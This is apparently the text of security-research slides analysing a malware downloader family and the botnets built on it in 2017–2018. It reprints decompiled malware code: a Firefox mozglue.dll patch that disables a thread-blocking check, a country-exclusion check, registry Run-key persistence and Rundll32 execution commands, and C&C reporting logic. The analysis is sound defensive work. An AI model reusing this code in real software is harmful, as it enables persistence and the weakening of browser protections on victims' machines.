
```
bool __thiscall ShouldBlockThread(LPCVOID lpAddress)
{
  bool bResult;
  struct _MEMORY_BASIC_INFORMATION memInfo;

  if ( !lpAddress )
    return 0;
  memset(&memInfo, 0, sizeof(memInfo));
  bResult = 0;
  if ( VirtualQuery(lpAddress, &memInfo, 0x1Cu) )
    bResult = memInfo.State != MEM_COMMIT
           || memInfo.Protect != PAGE_EXECUTE_READ;
  return bResult;
}
```




```
hModule = GetModuleHandleW(L"mozglue.dll");
if ( hModule )
{
  moduleSize = GetModuleSize(hModule);
  if ( moduleSize )
  {
    patternLoc = FindByPattern(
                   &FF_pattern,
                   hModule,
                   hModule >> 31,
                   moduleSize,
                   HIDWORD(moduleSize),
                   21,
                   0);
    if ( patternLoc )
      bResult = WriteProcessMemory(
                  0xFFFFFFFF,
                  patternLoc,
                  &FF_patch,
                  1u,
                  0);// patch = 0xEB
  }
}
```

Current state - features

- Firefox security patch




```
bool __thiscall ShouldBlockThread(LPCVOID lpAddress)
{
  struct _MEMORY_BASIC_INFORMATION memInfo;

  if ( lpAddress )
  {
    memset(&memInfo, 0, sizeof(memInfo));
    VirtualQuery(lpAddress, &memInfo, 0x1Cu);
  }
  return 0;
}
```



```
hModule = GetModuleHandleW(L"mozglue.dll");
if ( hModule )
{
  moduleSize = GetModuleSize(hModule);
  if ( moduleSize )
  {
    patternLoc = FindByPattern(
                   &FF_pattern,
                   hModule,
                   hModule >> 31,
                   moduleSize,
                   HIDWORD(moduleSize),
                   21,
                   0);
    if ( patternLoc )
      bResult = WriteProcessMemory(
                  0xFFFFFFFF,
                  patternLoc,
                  &FF_patch,
                  1u,
                  0);// patch = 0xEB
  }
}
```

Current state - features

- Firefox security patch
- Country check




```
exceptCountries[0] = 'B'; // Belarus
exceptCountries[1] = 'Y';
exceptCountries[2] = '*';
exceptCountries[3] = 'R'; // Russia
exceptCountries[4] = 'U';
exceptCountries[5] = '*';
exceptCountries[6] = 'K'; // Kazakhstan
exceptCountries[7] = 'Z';
exceptCountries[8] = '\0';
if ( String::ContainsW(
       exceptCountries,
       geolocData) )
{
  bResult = 1;
}
```

Current state - features

- Firefox security patch
- Country check
- Credential stealing
  - Microsoft Outlook
  - Mozilla Thunderbird
  - Windows Live

Current state - features

- Firefox security patch
- Country check
- Credential stealing
- New persistence



```
cmdLine = L"reg add HKCU\\Software\\Micr"
           "osoft\\Windows\\CurrentVers"
           "ion\\Run /ve /t REG_SZ /d \"%ls\" /f";
execMethods[3] = L"Rundll32.exe SHELL32."
                  "DLL,ShellExec_RunDLL"
                  " \"cmd.exe\" \"/c %ls\"";
execMethods[0] = L"Rundll32.exe SHELL32."
                  "DLL,ShellExec_RunDLL \"%ls\"";
execMethods[1] = L"Rundll32.exe url.dll,"
                  "FileProtocolHandler \"%ls\"";
execMethods[2] = L"Rundll32.exe zipfldr."
                  "dll,RouteTheCall \"%ls\"";
```


Collecting the fragments

Why collecting information?

- Sold to a large variety of cybercriminals
- Chaos if tracked together
  - Different builds
  - Different activities
  - Different targets
- Classify into groups to make sense of the data

What to collect?


- Four identifiers
  - C&C servers



```
.data:10029E30 CnCs:
.data:10029E30
.data:10029E30      text "UTF-16LE", 'http://[redacted]/tasks.php*'
.data:10029E30      text "UTF-16LE", 'http://[redacted]/tasks.php'
```

What to collect?


- Four identifiers
  - C&C servers
  - Version
  - Bot name



```
v30 = sprintf_s(
        cmdRequest,
        cmdRequestMaxSize,
        cmdRequestFormat,
        StatusInfo->machineGUID,
        StatusInfo->pcname,
        StatusInfo->version.dwMajorVersion,
        StatusInfo->version.dwMinorVersion,
        StatusInfo->version.wProductType,
        bitness,
        is_admin,
        AV_info,
        L"5.4",
        date,
        L"Sochost32");
```

What to collect?

- Four identifiers
  - C&C servers
  - Version
  - Bot name
  - Build id



```
if ( _snwprintf(
       mutexName,
       size + 1,
       L"%ls_%ls_DL",
       L"emFiZXIxQrphYmJlci5ubwrr",
       L"Sochost32") > 0 )
{
  hHandle = CreateMutexW(
              0,
              1,
              mutexName);
  if ( GetLastError() == ERROR_ALREADY_EXISTS
    && WaitForSingleObject(
         hHandle,
         30000u) == WAIT_TIMEOUT )
  {
    result = 1;
  }
}
```

How to classify?

- By version?

How to classify?

- By version? Hardly.
- By C&Cs?

How to classify?

- By version? Hardly.
- By C&Cs? In rare cases possible.
- By bot name?

How to classify?

- By version? Hardly.
- By C&Cs? In rare cases possible.
- By bot name?
  - Guess what the most popular bot name is?

How to classify?

- By version? Hardly.
- By C&Cs? In rare cases possible.
- By bot name?
  - Guess what the most popular bot name is?
  - „NONE“ (95%) → sadly no

How to classify?

- By version? Hardly.
- By C&Cs? In rare cases possible.
- By bot name?
  - Guess what the most popular bot name is?
  - „NONE“ (95%) → sadly no
- By build id?

How to classify?

- By version? Hardly.
- By C&Cs? In rare cases possible.
- By bot name?
  - Guess what the most popular bot name is?
  - „NONE“ (95%) → sadly no
- By build id?
  - YES!

Build id

- Alphanumeric string
- Best for classification
- Similar build ids = the same botnet
- Verified experimentally
- But with great results

```
emFiZXIxQrphYmJlci5ubwaa
emFiZXIxQrphYmJlci5ubwaa

emFiZXIxQrphYmJlci5ubwaa
emFiZXIxQrphYmJlci5ubwuu

Zm9yZXg3QrphYmJlci5vcmcu
Zm9yZXg3QrphYmJlci5vcmch

aWxvdmVoYXmoaUBleHBsb2l0Lmlt
        YnmzaEBleHBsb2l0Lmlt
```


Journey through 2018

Statistics

- 120 different builds
- Classified to 41 unique botnets
  - 12 showed no special activity
  - 18 were significantly active, but are not any more
  - 8 were active and still are
  - 3 were evaluated as a special case

Disclaimer

- The (nick)names of the botnets are not official
- They were created by us to
  - Describe some strong feature of the botnet
  - Make it easier not to get lost in build ids



2017

2018

Lethic Guys
19/10/2017

Redirectors
25/10/2017

Mining RATs
22/10/2017

Zbot Guys
01/11/2017

Bitcoin Stealers
06/11/2017 - 16/12/2017

NanoCore Payoneers
01/12/2017 - 05/01/2018

Net Viewers
04/01/2018 - 15/01/2018

Web Server Miners
06/11/2017 - 31/03/2018

Proxy Guys
19/01/2018

Tinukebot & Fareit
10/02/2018

Pirates
19/03/2018 - 23/03/2018

Credit Card Stealers
16/03/2018 - 02/09/2018

Delphi Spies
06/04/2018 - 20/04/2018

Filecoder Guys
06/04/2018 - 29/04/2018

Arsonists
07/05/2018

Custom Password Stealers
25/05/2018 - 05/06/2018

Librarians
03/06/2018

Fake Express VPN
01/05/2018 - 30/05/2018

Porn Injectors
26/05/2018 - 26/06/2018

Wordstore
07/06/2018 - 08/09/2018

Fake Ammy
13/06/2018 - 13/07/2018


Gamers
13/05/2018 - 22/09/2018

Dridex Distributors
28/08/2018 - 12/09/2018

New Zealand Bankers
15/09/2018

Delphi Spies 2
23/09/2018

ENJOY SAFER TECHNOLOGY™



Lethic Guys
19/10/2017

Proxy Guys
19/01/2018

Redirectors
25/10/2017

Tinukebot & Fareit
2.10.2018

Credit Card Stealers
16/03/2018 - 02/09/2018

Porn Injectors
26/05/2018 - 26/06/2018

Arsonists
07/05/2018

2017

2018

Bitcoin Stealers
06/11/2017 - 16/12/2017

Fake Ammy
13/06/2018 - 13/07/2018

New Zealand Bankers
15/09/2018

Fake Express VPN
01/05/2018 - 30/05/2018

Mining RATs
22/10/2017

Filecoder Guys
06/04/2018 - 29/04/2018

Web Server Miners
06/11/2017 - 31/03/2018

Dridex Distributors
28/08/2018 - 12/09/2018

